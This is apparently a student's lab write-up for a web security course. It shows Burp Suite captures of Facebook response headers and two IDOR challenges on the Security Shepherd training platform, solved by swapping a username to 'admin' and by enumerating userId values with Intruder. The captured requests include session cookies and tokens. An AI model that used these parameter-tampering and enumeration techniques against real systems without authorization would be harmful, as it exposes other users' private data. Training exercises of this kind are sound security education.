
Cybersecurity Pre-work: Basic Web Exploits

Amadeus Dutremaine

Challenge 1 - HTTP Headers

This challenge was completed by isolating the scope to just facebook and seeing the response on facebooks side for the cache-control



Filter: Hiding out of scope items; hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time	Listener port
301	https://www.facebook.com	POST	/ajax/bz?__a=1&__beoa=0&__b...	✓		200	1502	HTML				✓	31.13.93.35		00:14:33 25...	8081
300	https://www.facebook.com	POST	/ajax/webstorage/process_keys/...	✓		200	1143	script				✓	31.13.93.35		00:14:11 25...	8081
299	https://www.facebook.com	POST	/ajax/webstorage/process_keys/...	✓		200	1160	script				✓	31.13.93.35		00:13:20 25...	8081
298	https://www.facebook.com	POST	/ajax/bz?__a=1&__beoa=0&__b...	✓		200	1502	HTML				✓	31.13.93.35		00:13:11 25...	8081
293	https://www.facebook.com	GET	/rsrc.php/v3/y_/r/JopZtdti8dq.js?...	✓		200	7851	script	js			✓	31.13.93.35		00:13:09 25...	8081
292	https://www.facebook.com	GET	/rsrc.php/v3iqES4/y2/l/en_US/S8...	✓		200	44786	script	js			✓	31.13.93.35		00:13:09 25...	8081
291	https://www.facebook.com	GET	/rsrc.php/v3/yu/r/11fWDINKIDz.j...	✓		200	143519	script	js			✓	31.13.93.35		00:13:09 25...	8081
290	https://www.facebook.com	GET	/rsrc.php/v3/yB/r/kbVOn4B5SFy.j...	✓		200	4810	script	js			✓	31.13.93.35		00:13:09 25...	8081
289	https://www.facebook.com	GET	/rsrc.php/v3/yc/r/6NuhAT94fIB.js...	✓		200	11687	script	js			✓	31.13.93.35		00:13:09 25...	8081
288	https://www.facebook.com	GET	/rsrc.php/v3/y8/r/GdhUgNAqG-...	✓		200	33003	script	js			✓	31.13.93.35		00:13:09 25...	8081
287	https://www.facebook.com	GET	/rsrc.php/v3iPwL4/yT/l/en_US/XV...	✓		200	47332	script	js			✓	31.13.93.35		00:13:09 25...	8081

Request

```
POST /ajax/webstorage/process_keys/?state=1 HTTP/2
Host: www.facebook.com
Cookie: sb=pHysYC6XGsMhb2M2TaqP-nhS; wd=1920x912; datr=
pHysYMhstQV5Y7zkQ6imT24i; fr=
1Q559UAMn0If4EB1V..BgrHyk.JB.AAA.0.0.BgrIdl.AWWT-dEVg00
Content-Length: 634
X-Fb-Lsd: AVrlpnomaHw
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212
Safari/537.36
```

Response

```
HTTP/2 200 OK
X-Fb-Rlafr: 0
Report-To:
{"group":"coep_report","max_age":86400,"endpoints":[{"url
":"https:\/\/www.facebook.com\/browser_reporting\/"}]}
Cache-Control: private, no-cache, no-store,
must-revalidate
Expires: Sat, 01 Jan 2000 00:00:00 GMT
Access-Control-Allow-Credentials: true
X-Frame-Options: DENY
Access-Control-Allow-Origin: https://www.facebook.com
```

INSPECTOR

Selection (44)

SELECTED TEXT


private, no-cache, no-store, must-revalidate

Query Parameters (1)

Body Parameters (26)

Challenge 2 - Insecure Direct Object References (IDOR)

This one was completed by clicking the refresh button to see what would pop up in burp, then sending the post request to the repeater and switching out guest for admin I did try administrator first but the shorter option worked




```
POST /lessons/fdb94122d0f032821019c7edf09dc62ea21e25ca619ed9107bcc50e4a8dbc100 HTTP/1.1
Host: security.codepath.com
Cookie: JSESSIONID=EEADF359A1670C506BFE89F3F4A8982F; token=89612412805330559444866059435587066907; JSESSIONID3=
"rwe+NGRfk3MndA62/GHDEw=="
Content-Length: 14
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90"
Accept: */*
X-Requested-With: XMLHttpRequest
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212
Safari/537.36
Content-Type: application/x-www-form-urlencoded
Origin: https://security.codepath.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://security.codepath.com/lessons/fdb94122d0f032821019c7edf09dc62ea21e25ca619ed9107bcc50e4a8dbc100.jsp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

username=admin
```


```
Connection: close

<h2 class='title'>
  User: Admin
</h2>
<table>
  <tr>
    <th>
      Age:
    </th>
    <td>
      43
    </td>
  </tr>
  <tr>
    <th>
      Address:
    </th>
    <td>
      12 Bolton Street, Dublin
    </td>
  </tr>
  <tr>
    <th>
      Email:
    </th>
    <td>
      administratorAccount@securityShepherd.com
    </td>
  </tr>
  <tr>
    <th>
      Private Message:
    </th>
    <td>
      Result Key: <script>
        prepTooltips();
        prepClipboardEvents();
      </script>
      <div class='input-group'>
        <textarea id='theKey' rows=2 style='height: 30px; display: inline-block; float: left; padding-right: 1em; overflow
          uZ0d70xm+qmjSvgS07AjRK+5yRHIajRzwbjY74GPxsvQ9JURlX93au+HE10UoA272T+XYbthamvnEa7tj1116EV2rRwBncc0HJ7La0Q1tHwAQ5jq
        </textarea>
```

Challenge 3 - IDOR Challenge 1

To solve this problem first make sure to that the burp proxy is up and functional after which you can connect to our target or in this case security shepherd, navigating to the IDOR Challenge 1. What I did first was explore the response to the button by clicking all the available messages after which i took looked at the request to see what changed and it was the userId. With this information i then took it to the intruder and had it run through a set of 1-20 and found the next odd number, 11, was the one with the secret flag.




```
https://security.codepath.com/challenges/o9a450a64cc2a196f55
878e2bd9a27a72daea0f17017253f87e7ebd98c71c98c.jsp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

userId%5B%5D=1
```



#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time	Listener port
249	https://security.codepath....	POST	/challenges/o9a450a64cc2a196f...	✓		200	190	text				✓	130.211.189.113		23:45:15 24...	8081
248	https://security.codepath....	POST	/challenges/o9a450a64cc2a196f...	✓		200	187	text				✓	130.211.189.113		23:41:41 24...	8081
247	https://security.codepath....	POST	/challenges/o9a450a64cc2a196f...	✓		200	193	text				✓	130.211.189.113		23:41:35 24...	8081
246	https://security.codepath....	POST	/challenges/o9a450a64cc2a196f...	✓		200	179	text				✓	130.211.189.113		23:41:32 24...	8081
245	https://security.codepath....	POST	/challenges/o9a450a64cc2a196f...	✓		200	190	text				✓	130.211.189.113		23:41:28 24...	8081
244	https://security.codepath....	POST	/challenges/o9a450a64cc2a196f...	✓		200	187	text				✓	130.211.189.113		23:41:25 24...	8081
243	https://security.codepath....	GET	/js/clipboard-js/clipboard.min.js			304	206	script	js			✓	130.211.189.113		23:41:11 24...	8081
242	https://security.codepath....	GET	/js/clipboard-js/tooltips.js			304	205	script	js			✓	130.211.189.113		23:41:11 24...	8081
241	https://security.codepath....	GET	/js/clipboard-js/clipboard-event...			304	205	script	js			✓	130.211.189.113		23:41:11 24...	8081
240	https://security.codepath....	GET	/js/jquery.js			304	207	script	js			✓	130.211.189.113		23:41:11 24...	8081
238	https://security.codepath....	GET	/challenges/o9a450a64cc2a196f...			200	2743	HTML	jsp	Security Shepherd - ...		✓	130.211.189.113		23:41:11 24...	8081


```
POST
/challenges/o9a450a64cc2a196f55878e2bd9a27a72daea0f17017253f
87e7ebd98c71c98c HTTP/1.1
Host: security.codepath.com
Cookie: JSESSIONID=EEADF359A1670C506BFE89F3F4A8982F; token=
89612412805330559444866059435587066907; JSESSIONID3=
"rwe+NGRfk3MndA62/GHDEw=="
Content-Length: 14
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90"
Accept: */*
X-Requested-With: XMLHttpRequest
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212
Safari/537.36
Content-Type: application/x-www-form-urlencoded
Origin: https://security.codepath.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://security.codepath.com/challenges/o9a450a64cc2a196f55
878e2bd9a27a72daea0f17017253f87e7ebd98c71c98c.jsp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

userId%5B%5D=1
```

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 65
Date: Tue, 25 May 2021 04:41:26 GMT
Connection: close

<h2 class='title'>Paul Bourke's Message</h2><p>No Message
 Set</p>
```



Requ...	Payload	Status	Error	Timeout	Length	Comment
0		200	□	□	187	
1	1	200	□	□	187	
2	2	200	□	□	225	
3	3	200	□	□	190	
4	4	200	□	□	225	
5	5	200	□	□	179	
6	6	200	□	□	225	
7	7	200	□	□	193	
8	8	200	□	□	225	
9	9	200	□	□	187	
10	10	200	□	□	226	
11	11	200	□	□	259	
12	12	200	□	□	226	
13	13	200	□	□	226	
14	14	200	□	□	226	
15	15	200	□	□	226	
16	16	200	□	□	226	
17	17	200	□	□	226	
18	18	200	□	□	226	
19	19	200	□	□	226	
20	20	200	□	□	226	

